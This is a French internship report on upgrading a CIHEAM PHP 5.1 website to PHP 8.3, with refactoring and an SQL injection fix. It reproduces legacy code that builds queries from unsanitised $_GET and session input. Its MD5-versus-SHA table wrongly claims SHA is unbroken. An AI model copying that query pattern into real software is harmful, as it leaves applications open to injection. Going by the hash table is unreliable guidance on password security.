



**CIHEAM
MONTPELLIER**



Rapport de stage

**Sujet : Mise à niveau d'une application web gérant
les collections d'ouvrages du CIHEAM**

Réalisé par Mattéo TORDEUX

Supervisé par Yves POURNIN et Marc JOANNIDES

BUT Informatique - Parcours RACDV

Année Universitaire 2024-2025

Remerciements

Je remercie grandement le CIHEAM de m'avoir offert cette opportunité de stage.

Je remercie également Yves POURNIN, mon tuteur de stage pour m'avoir prêté son temps dans la lecture de ce rapport et de m'avoir aidé lorsque j'avais quelques soucis.

Je remercie aussi Cécile ADAMOLLE, la responsable du Centre de documentation pour son aide lorsque je travaillais sur le site des OM.

Je remercie Lucas SANCHEZ, Marie-Noëlle PRADEILLES, Valérie MINEO, Frédéric BALMEFREZOL et Marc DUPUIS pour leur accueil chaleureux. De plus, je remercie une seconde fois Marie-Noëlle PRADEILLES pour la présentation de la base des données du site des OM.

Enfin, je remercie Marc JOANNIDES, mon tuteur universitaire pour avoir supervisé mon stage

Résumé

Version française :

Ce document est le rapport de stage que j'ai effectué au CIHEAM de Montpellier, il a commencé le 13 janvier 2025 et s'est fini le 21 mars 2025. Durant la durée de ce stage, j'ai pu m'intéresser à un site codé en PHP version 5.1 en 2012. Mon travail consistait à migrer le code PHP 5.1 vers sa version 8.3. De plus, j'ai pu apporter divers changements notamment sur la structure du code et j'ai pu modifier des fonctionnalités mais surtout découvrir une injection SQL dans le site et la corriger.

Mots-clefs : Injection SQL - Migration de code - Refonte structurelle - PHP

English version :

This document is the internship report of my experience at CIHEAM Montpellier, which took place from January 13, 2025, to March 21, 2025. During this internship, I worked on a website originally coded in PHP 5.1 back in 2012. My main task was to migrate the PHP 5.1 code to version 8.3. Additionally, I made several improvements, particularly in the code structure, modified some functionalities, and most importantly, discovered an SQL injection vulnerability in the website and successfully fixed it.

Keywords: SQL Injection - Code Migration - Structural Refactoring - PHP

Sommaire

Remerciements	2
Résumé	3
Sommaire	4
Table des figures	5
Glossaire	6
Introduction	7
I- Contexte du stage	8
1.1 Présentation de l'institut	8
1.2 Mon environnement	9
1.3 Les enjeux du stage	10
II- Analyse	11
2.1 Analyse de l'environnement technique	11
2.2 Analyse du problème à résoudre	14
2.3 Spécifications techniques	14
2.3.1 Service informatique	14
2.3.2 Centre de documentation	15
2.4 Contraintes	15
III- Rapport technique	16
3.1 Migration PHP	16
3.1.1 Problèmes rencontrés avec l'ancienne version	16
3.1.2 Choix de la nouvelle technologie	17
3.1.3 Mise en place des requêtes préparées	18
3.1.4 Découverte d'une injection SQL	21
3.2 Refactorisation	24
3.2.1 Problème de la structure avant la refactorisation	24
3.2.2 Mise en place de MVC	26
3.2.3 Passage en orienté objet	29
3.2.4 Modification des librairies	30
3.3 Modification des fonctionnalités	31
3.3.1 Barre de recherche	31
3.3.2 Téléchargement d'une citation sous le format docx	33
3.3.3 Fusion de PDF	34
3.3.4 Création et connexion d'administrateurs	35
3.3.5 Autres modifications mineures	35
3.4 Base de données	36
IV- Méthodologie et gestion de projet	39
4.1 Organisation	39
4.2 Méthodes de travail	40
Conclusion	41
Visa du maître de stage	42
Bibliographie	43
Annexe	44

Table des figures

Figure 1 : Organigramme du IAMM.....	9
Figure 2 : Versions de php actuellement prises en charge.....	10
Figure 3 : Organisation des fichiers.....	12
Figure 4 : comparaison entre MD5 et SHA.....	13
Figure 5 : Exemple d'une citation à respecter.....	15
Figure 6 : Extrait de code utilisant mysql_*.....	17
Figure 7 : Comparaison entre PDO et MySQLI.....	18
Figure 8 : Schéma simplifié de la navigation du site.....	19
Figure 9 : Taille de la recherche et son nombre d'erreurs.....	19
Figure 10 : Extrait de code la recherche.....	20
Figure 11 : Passage en requête préparée.....	21
Figure 12 : Injection SQL.....	23
Figure 13 : code présentant un mélange de HTML et de PHP.....	25
Figure 14 : UML très simplifié de l'ancien site VS UML simplifié du site avec modèle MVC.....	25
Figure 15 : Exemple de variable prédéfinies.....	27
Figure 16 : Code refactoré.....	28
Figure 17 : code avec tableau associatif vs code avec objet.....	30
Figure 18 : Ancienne barre de recherche.....	31
Figure 19 : Erreur de la recherche sur 1 ou 2 caractères.....	31
Figure 20 : Exemple requête de la recherche.....	32
Figure 21 : Consigne pour améliorer la recherche.....	32
Figure 22 : Ajout de l'utilisation des guillemets.....	33
Figure 23 : Exemple d'utilisation de PHPWord.....	34
Figure 24 : Base de données des OM.....	36
Figure 25 : Modélisation de la nouvelle base de données.....	37
Figure 26 : Exemple d'une consigne.....	40

Glossaire

MVC : MVC (Model-View-Controller ou Modèle-Vue-Contrôleur) est un modèle dans la conception de logiciels. Il met l'accent sur la séparation entre la logique métier et l'affichage du logiciel.

PHP : Le PHP (acronyme de Hypertext Preprocessor) est un langage informatique open source permettant de créer des pages web dynamiques. Il s'agit d'un langage serveur (contrairement au CSS et au JavaScript qui sont des langages clients).

JQuery : bibliothèque JavaScript libre et multiplateforme créée pour faciliter l'écriture de scripts côté client dans le code HTML des pages web.

LDAP : Le protocole LDAP (Lightweight Directory Access Protocol) est un protocole permettant d'interroger et de modifier des services d'annuaire distribués sur un réseau. Il est couramment utilisé pour l'authentification et la gestion des utilisateurs dans des environnements d'entreprise.

SOLID : Acronyme de cinq principes fondamentaux de la programmation orientée objet, visant à produire un code plus maintenable et évolutif.

IDE : Un environnement de développement intégré qui regroupe des outils comme un éditeur de code, un débogueur, un compilateur

MariaDB : Un système de gestion de bases de données relationnelles open-source, dérivé de MySQL. Il est conçu pour être compatible avec MySQL tout en offrant de meilleures performances et fonctionnalités.

BD : Un ensemble structuré de données stockées et organisées pour être facilement accessibles et gérées.

PDO : Une extension PHP qui permet d'accéder aux bases de données via une interface.

UML : Un langage de modélisation utilisé en génie logiciel pour représenter visuellement la structure et le comportement d'un système.

Introduction

De nos jours, de nombreux sites sont encore codés sur des versions obsolètes de PHP qui ne sont plus pris en charge par les services, ce qui peut les exposer à d'éventuelles failles où les personnes malveillantes peuvent les exploiter.

Pour faire face à cette problématique, il est important de maintenir son site régulièrement pour éviter ce type de problème.

C'est dans cet environnement que j'ai évolué durant mon stage au CIHEAM de Montpellier. Ma mission principale consistait à migrer un site développé en PHP 5.1 vers la version PHP 8.3. Cette migration ne se limitait pas à une simple mise à jour : elle impliquait également une refonte structurelle du code, l'optimisation de certaines fonctionnalités.

Pour cela, je commencerai par présenter le contexte du stage, en introduisant l'institut, son environnement et les enjeux liés à ce stage. Ensuite, j'analyserai le sujet sur lequel j'ai travaillé, en mettant en avant les défis rencontrés. Je poursuivrai avec un rapport technique, où j'expliquerai les différentes modifications et améliorations apportées au code. Enfin, j'aborderai la méthodologie adoptée ainsi que la gestion du projet, en détaillant les outils et approches utilisés pour mener à bien ma mission.

I- Contexte du stage

Dans cette partie, nous allons présenter le contexte dans lequel mon stage s'est déroulé. Pour cela, nous vous présenterons dans un premier temps où le stage a été effectué puis dans un deuxième temps on s'intéressera à l'environnement de travail et pour finir, nous analyserons les enjeux du stage.

1.1 Présentation de l'institut

J'effectue actuellement mon stage à l'Institut Agronomique Méditerranéen de Montpellier, l'IAMM. L'IAMM est l'un des quatre instituts rattachés au Centre international de Hautes études agronomiques méditerranéennes (CIHEAM). Pour plus de clarté je vais commencer par présenter le CIHEAM puis l'IAMM.

Le CIHEAM a été fondé en 1962 sous l'égide de l'Organisation de coopération et de développement économiques (OCDE) ainsi que du Conseil de l'Europe. Par conséquent, on peut dénombrer sept nations qui en sont les membres originaux : la France, l'Espagne, l'Italie, la Grèce, la Turquie, le Portugal et la Yougoslavie. Le siège est quant à lui situé à Paris.

Cette volonté de fonder le CIHEAM est née d'une ambition à renforcer la coopération agricole et rurale entre les pays du pourtour méditerranéen. Ainsi ils pouvaient répondre aux défis du développement agricole, de la sécurité alimentaire, de la gestion des ressources naturelles et de la prévention des crises dans la région méditerranéenne. Cependant la Yougoslavie est un pays qui a été dissous au début des années 200, il a donc logiquement quitté le CIHEAM, mais d'autres pays ont fini par les rejoindre et on en compte aujourd'hui treize, on a les six pays fondateurs, le Maroc, l'Algérie, la Tunisie, Malte, l'Egypte, le Liban et l'Albanie, et leur objectif reste de répondre aux défis précédemment mentionnés. Pour répondre à ces défis, le CIHEAM a décidé de créer 4 instituts. Donc un à Bari en Italie, un à Chania en Grèce, un à Zaragoza en Espagne et le dernier à Montpellier en France.

Maintenant on va s'intéresser à l'IAMM, l'IAMM a été fondé en 1962 soit la même année que le CIHEAM. Son objectif principal est de former des personnes aux problématiques du développement durable de l'agriculture, des territoires ruraux et des systèmes agroalimentaires. Pour cela, il propose deux parcours : le premier un diplôme de Master (M2) et le second un diplôme international de Master of Science. Encadrés par des enseignants chercheurs, c'est environ une centaine d'étudiants présents sur le campus dont une grande majorité venant des États membres du CIHEAM, en échange de leur formation, l'IAMM reçoit de l'argent pour subvenir à leurs besoins, on peut noter la participation financière des États membres mais aussi la réalisation des projets sont rémunérés par des organismes internationaux.

L'IAMM est composé en plusieurs services administratifs qui appuient les 3 départements qui ont pour mission la recherche, l'enseignement et la coopération.

1.2 Mon environnement

Voici l'organigramme de l'institut :




Figure 1 : Organigramme du IAMM

Pour ma part, j'effectue ce stage au sein du service informatique où 3 personnes sont affectés à ce service et le service informatique est situé dans le bâtiment A de l'institut. Ce bâtiment contient aussi l'accueil et la direction. Cependant le sujet de mon stage me met directement en lien avec le centre de documentation qui est situé dans un autre bâtiment. Effectivement, je travaille sur un site gérant les collections d'ouvrages du CIHEAM, géré par le centre documentation. Quant au matériel pour pouvoir travailler, j'ai accès à un poste sous windows 11 qui est sécurisé par LDAP tout comme la connexion au réseau et on m'a donné une duplication de la base de données ainsi qu'un serveur pour pouvoir tester le site sans pour autant impacter l'original. Cependant, je travaillerai en localhost car sinon à chaque manipulation du code, je serai obligé de téléverser le code. Puis j'ai eu la liberté d'installer les logiciels auxquels je suis le plus habitué pour pouvoir travailler.

1.3 Les enjeux du stage

Les attentes de l'institut me concernant étaient claires, je devais commencer par analyser les fonctionnalités d'un site web pour me l'approprier afin de mieux comprendre, comment fonctionnent les interactions entre le site et l'utilisateur. Puis une fois cela fait, je devais corriger toutes les erreurs de code en lien avec la version de PHP sur lequel le site a été codé. Ainsi le site pourrait basculer sur une version de PHP plus récente, qui serait encore prise en charge évitant ainsi des potentiels problèmes liés à la sécurité ou aux bugs dus à la version obsolète de PHP du site.




Figure 2 : Versions de php actuellement prises en charge

Ensuite, une fois ce travail terminé, je dois optimiser le code afin d'améliorer les fonctionnalités datant de 2012.

II- Analyse

Dans cette partie, nous allons procéder à une analyse de mon stage. Pour ce faire, nous nous intéresserons à l'environnement technique de mon stage puis nous irons directement étudier le problème à résoudre pendant mon stage et nous finirons sur les spécifications techniques du stage.

2.1 Analyse de l'environnement technique

Durant mon stage, j'ai pu travailler sur le site du centre de documentation, plus exactement c'est un site qui regroupe une collection d'ouvrages scientifiques qui présente le développement de l'agriculture méditerranéenne. Cette collection a pour nom les Options Méditerranéennes (OM). Les OM ont pour but de valoriser le travail scientifique fait par les quatre instituts du CIHEAM, ainsi on peut naviguer sur le site pour se documenter des ces recherches scientifiques qui sont triés par série. Lorsqu'on trouve une recherche qui nous intéresse, l'utilisateur peut télécharger des articles spécifiques qui composent l'OM, ou bien télécharger l'OM entier. Ensuite il y a évidemment une barre de recherche pour affûter notre recherche sur les OM et un système de traduction français-anglais car le site est en réalité visité par de nombreuses personnes non francophones. Ces principales fonctionnalités concernent uniquement la partie utilisateur. Effectivement, le site possède une partie administration qui est disponible pour le service informatique car c'est eux qui ont accès au code source du site et qui peuvent tester les fonctionnalités de la partie administration. Et les quatre instituts du CIHEAM ont aussi accès à la partie administration afin de pouvoir publier, dépublier ou modifier des OM et ils peuvent faire de même sur les articles qui composent les OM.

Maintenant qu'on a pris connaissance des principales fonctionnalités du site, on va pouvoir dès à présent s'intéresser à l'architecture du code. Lorsque je suis arrivé à l'institut, on m'a attribué un serveur de test où tout le code du site ainsi que sa base de données ont été dupliqués, ainsi je peux tranquillement tester le site en modifiant le code sans impacter le vrai site. Donc j'ai pu analyser dans un premier temps l'organisation des fichiers, étant donné que le site ait été codé en 2012 l'ancien développeur n'a pas utilisé de modèle MVC alors les fichiers concernant la partie utilisateur sont tout simplement stockés dans le dossier principale du projet, donc pas de séparation entre le modèle, le contrôleur ou les vues. Cependant la partie administration du site est quant à elle stockée dans un sous-dossier nommé admin, il y a au moins une séparation entre les fonctionnalités de côté utilisateur et administrateur. Pour ce qui est du css, il est stocké dans le dossier principal mais des sous-dossiers sont utilisés pour stocker les images que utilise le site et il en est de même que pour les librairies javascript tel que JQuery qui est utilisé.




Figure 3 : Organisation des fichiers

Dans un second temps, j'ai pu m'intéresser au code source du site. Comme le stipulait le sujet de mon stage, le site a été codé en PHP sous sa version 5.1, cette version n'est aujourd'hui plus supportée, ce qui peut en découler divers problèmes de sécurité ou de performances. Outre la version de php, il est important de relever que la plupart des fichiers mélangent le code qui concerne la partie visuelle du site ainsi que le code qui gère les interactions entre l'utilisateur et le site et le code qui fait appel à la base de données. C'est logique que ça soit ainsi puisqu'il n'y a pas de modèle MVC, mais cela cause un problème au niveau de la lisibilité et de la maintenance du site. Ensuite nous avons vu qu'il y a une partie administration, pour y accéder, il faut bien évidemment un compte mais la fonction de hachage utilisé est MD5, c'est problématique car MD5 est vulnérable aux attaques par collision, la sécurité est donc vivement à revoir surtout qu'on a accès à d'autres fonctions de cryptage comme SHA..

Keys For Comparison	MD5	SHA
Security	Less Secure than SHA	High Secure than MD5
Message Digest Length	128 Bits	160 Bits
Attacks required to find out original Message	2^{128} bit operations required to break	2^{160} bit operations required to break
Attacks to try and find two messages producing the same MD	2^{64} bit operations required to break	2^{80} bit operations required to break
Speed	Faster, only 64 iterations	Slower than MD5, Required 80 iterations
Successful attacks so far	Attacks reported to some extents	No such attach report yet

Figure 4 : comparaison entre MD5 et SHA

Pour ce qui est de la base de données, les données sont stockées dans 10 tables, contrairement à ce que j'ai pu étudier en cours il n'y a pas de tables associatives, au lieu de ça, les clefs primaires sont directement stockées dans un attribut. J'ai aussi noté que des URL sont stockées dans la base de données ainsi que du texte. Et il y a un système de traduction français-anglais, c'est à dire que dans une table, on peut remarquer un attribut contenant que des phrases en français et dans un autre attribut la même phrase en anglais. Les données sont stockés dans un serveur MariaDB

En ayant pris conscience de toutes ces informations, je serai amené à apporter une modification non négligeable au code pour pouvoir passer en version 8.3 de PHP. Je devrai ensuite faire un énorme travail de refactoring pour obtenir un site beaucoup plus lisible dans son code et donc plus facile à maintenir. Je pourrai ensuite revoir certaines parties du code afin de les optimiser. Ensuite il y aurait des popups dont la source de ces messages seraient inconnus, je devrai trouver un moyen de les trouver et de les supprimer.

Comme mentionné rapidement dans la première partie, j'ai en ma possession un serveur de test, c'est dans ce serveur que j'ai pu me procurer le code, on peut passer par les lignes de commande avec les logs que j'ai reçu de la part de mon maître de stage, mais par la suite j'ai utilisé filezilla pour simplifier le transfert. Sur ce serveur, je peux aussi tester les modifications que j'apporte au site mais je vais surtout modifier le code en local pour éviter de devoir transférer le code à chaque modification, le serveur est d'ailleurs disponible qu'au sein du réseau interne du IAMM, ce qui est utile pour que le centre de documentation puisse voir les modifications et que les utilisateurs externes ne puissent pas avoir accès au site pendant sa modification.

2.2 Analyse du problème à résoudre

Pour ma part un de mes premiers objectifs est de corriger toutes les erreurs provoqués par PHP lorsque je bascule en version 8.3, effectivement les versions obsolètes peuvent causer des erreurs, je les détaillerai plus tard. Une fois la bascule réalisée, j'inspecterai le site pour contrôler si j'ai produit d'éventuels dysfonctionnements. Puis je commencerai le refactor du code du site afin de respecter les méthodes SOLID et j'aurai la possibilité d'optimiser des fonctionnalités qui sont assez datées et peuvent surement être simplifiées tout en étant efficaces. En parallèle de ce que j'ai mentionné précédemment, j'irais communiquer avec le centre de documentation dans le but de recueillir des précisions supplémentaires sur le fonctionnement du site ou si des fonctionnalités peuvent être ajoutées ou bien être revues. Puis pour finir trouver la localisation des popups dans le site.

Au niveau des difficultés, avant d'avoir eu accès au code je l'avoue que j'ai été étonné qu'il n'y ait peu voir aucune documentation certaines parties du code. Cependant je me doutais fortement qu'il y aurait énormément de problèmes sur le code à cause de la version obsolète dans laquelle le site a été développé mais aussi sur le fait que les fichiers pouvaient éventuellement mélanger le code.

2.3 Spécifications techniques

Pour réaliser le travail qu'on me demandait de réaliser, bien que je n'avais pas à ma disposition un cahier des charges, je possédais tout de même des consignes claires venant du service informatique. Mais aussi le centre de documentation venait me donner des consignes, c'est pour cela qu'on va s'intéresser d'abord au service informatique puis au centre de documentation

2.3.1 Service informatique

Concernant le service informatique, le premier besoin auquel je devais répondre sont des erreurs de code liées à PHP lorsque je basculais en version 8.3. En général, ces erreurs sont liées à des fonctions qui ne sont plus prises en charge par les récentes versions de PHP. Je devais faire attention à ne pas compromettre les fonctionnalités du site car le but n'est pas de refaire le site de zéro mais de l'adapter à la nouvelle version, c'est plutôt une tâche ardue car il y a un certain nombre de fichiers dont le code est assez conséquent.

Ensuite une fois ces problèmes rectifiés, je devais revoir le code car comme mentionné précédemment le code est mélangé avec le HTML, revoir son architecture est donc vivement conseillé pour la maintenabilité du code. Puis certaines parties du code pouvaient être à refaire complètement ou à modifier. Enfin tester le site sur le serveur et voir s'il n'y a aucun problème lorsque les fichiers seront téléversés

Pour finir, étant donné que le code était peu documenté, donc documenter le code est un objectif que je dois remplir pour que la personne suivante qui reprendra le code du site puisse mieux appréhender son fonctionnement.

2.3.2 Centre de documentation

Ensuite avec le centre de documentation, j'ai pu discuter avec ce dernier pour qu'il me présente plus en détail le site, notamment la partie administrateur auquel je n'avais pas accès au tout début de mon stage et ensuite voir si des modifications étaient nécessaires sur des fonctionnalités. Ça a été le cas car on a pu pointer des dysfonctions. Effectivement une anomalie était présente sur la suppression des administrateurs où cette dernière est devenue impossible, de même pour l'exportation d'une citation des OM ou des articles, le téléchargement sous le format odt ne fonctionnait plus ou bien même sur la barre de recherche où si on entrait un caractère, une erreur de la base de données apparaissait.

Hormis ces problèmes à rectifier, le centre de documentation m'a demandé de modifier certains éléments du site. Par exemple remplacer un lien par un autre, des suggestions pour améliorer des fonctionnalités ou bien même des éléments graphiques à changer, par exemple remplacer l'ancien bandeau par un nouveau bandeau qui reprend les couleurs officiels du CIHEAM de Montpellier, changer la police d'un texte. Évidemment d'autres demandes peuvent être faites dans le futur, cela évolue au fil du temps que je communique avec le centre de documentation.

2.4 Contraintes

La première contrainte que j'ai eu, était de respecter le formatage d'une citation lors de son exportation, notamment en mettant une certaine partie du texte en italique et respecter l'ordre, c'est à dire qu'on cite l'auteur puis le titre, quelle institut l'a édité, la date, le nombre page et à quelle série elle appartient.

Zrnčić S. (ed.). *Diagnostic Manual for the main pathogens in European seabass and Gilthead seabream aquaculture*. Zaragoza : CIHEAM, 2020. 172 p. (Options Méditerranéennes : Série B. Etudes et Recherches; n. 75).

Figure 5 : Exemple d'une citation à respecter

Ma deuxième contrainte quant à elle, consistait à prendre en compte de nombreux paramètres pour qu'une option ou un article puisse être valide à la publication. Ils devaient contenir un titre, un résumé, au moins un auteur, un ou deux thèmes pour une option, des mots clés pour un article, et encore d'autres paramètres que je ne vais pas énumérer.

III- Rapport technique

Mon stage s'est découpé en trois axes, le premier était de corriger toutes les erreurs de code liées à PHP puis en deuxième la refactorisation du code et pour finir l'amélioration ou la modification des fonctionnalités.

3.1 Migration PHP

3.1.1 Problèmes rencontrés avec l'ancienne version

Tout d'abord, je me suis occupé dans un premier temps de passer le code en version 5.1 en version 8.3. Pour ce faire je me suis aidé de l'IDE PHPStorm qui me permet de changer assez facilement le niveau de langage de PHP. En faisant, cette manipulation l'IDE interprète correctement les fonctionnalités supportées par la version choisie. Quant aux fonctionnalités non prises en charge, l'IDE affiche une erreur. Pour chaque erreur, l'IDE indique dans l'erreur que cette fonctionnalité n'est plus supportée sur la version actuelle. Ainsi cela facilite grandement le repérage des erreurs. Pour la grande majorité de ces fonctions qui ne sont plus supportées, concernent les actions faites en rapport avec la BD. Pour que ça soit l'affichage d'une page en récupérant les données dans la BD ou bien, en faisant une update de la BD lorsqu'on modifie une OM. Effectivement, le code utilisait une extension de PHP qui interagit avec la BD, `mysql_*` qui s'est faite dépréciée à partir de la version 7.0 de PHP. Cette extension comporte de nombreux problèmes comme la non présence de l'orienté objet ou notamment, un problème majeur sur la sécurité des données où il n'y a aucune protection contre les injections SQL, un point très important pour la suite du rapport .

```
include_once('begin.php');
include('includes/PageList2.php');

if(isset($_GET['id'])){
    if(!isset($init_serie2[$_GET['id']]))
redirect('index.php');
    $url_page = 'serie.php?id='.$_GET['id'];
    $nb_res_by_page = 10;
    $orderby = "ORDER BY IDOM DESC";
    if(isset($_POST['data'])) $_SESSION['data'] =
$_POST['data'];
    if(isset($_SESSION['data']['nb_res_by_page']))
$nb_res_by_page = $_SESSION['data']['nb_res_by_page'];
    if(isset($_SESSION['data']['orderby']) &&
$_SESSION['data']['orderby'] != '') $orderby = " ORDER BY
".$_SESSION['data']['orderby'];
```



```

$page['name'] = '';
$page['content'] = '';

$sql = "SELECT * FROM `PAGE` LEFT JOIN `PAGE_I18N` ON
`PAGE`.id = `PAGE_I18N`.pageid WHERE `serie` =
'".$_GET['id']."' AND culture = '".$lang."'";
$req = mysql_query($sql) or die('Erreur SQL
!<br>'.$sql.'<br>'.mysql_error());
$page = mysql_fetch_assoc($req);
}

```

Figure 6 : Extrait de code utilisant mysql_*

Comme on peut le voir sur cet extrait de code, qui représente le début du code permettant l'affichage d'une série. On remarque que la requête insère directement \$_GET['id'] en utilisant query. Donc certaines requêtes peuvent être facilement contournables pour injecter des données malveillantes, une solution doit être trouvée au plus vite au vu du danger critique que représente ce code, par ailleurs ce danger qui doit être résolu est lié avec l'apprentissage critique **AC22.03** "Comprendre les enjeux et les moyens de sécurisation des données et de code".

3.1.2 Choix de la nouvelle technologie

Pour corriger les nombreuses erreurs de mysql_*, il est obligatoire de changer cette extension et opter entre PDO ou MySQLI qui sont aussi deux autres extensions de PHP qui ont remplacé l'ancienne et qui sont bien plus performantes et sécurisées que mysql_*. Le choix de la nouvelle extension s'est porté sur PDO pour une raison principale et une deuxième raison moins importante que la première mais qui apporte un poids en plus dans ma décision. La raison principale est l'avantage que possède PDO pour supporter 12 bases de données différentes là où MySQLI ne supporte que MySQL, de ce fait et quant à la deuxième raison est la familiarité que j'ai vis à vis de PDO, il est donc pour moi plus avisé de se tourner vers PDO où j'ai une plus grande connaissance mais surtout que si le système de gestion de base de données vient à changer, il sera plus facile pour la prochaine personne à le modifier. Mis à part ça, PDO et MySQLI sont plus ou moins équivalents.

Summary

	PDO	MySQLi
Database support	12 different drivers	MySQL only
API	OOP	OOP + procedural
Connection	Easy	Easy
Named parameters	Yes	No
Object mapping	Yes	Yes
Prepared statements (client side)	Yes	No
Performance	Fast	Fast
Stored procedures	Yes	Yes

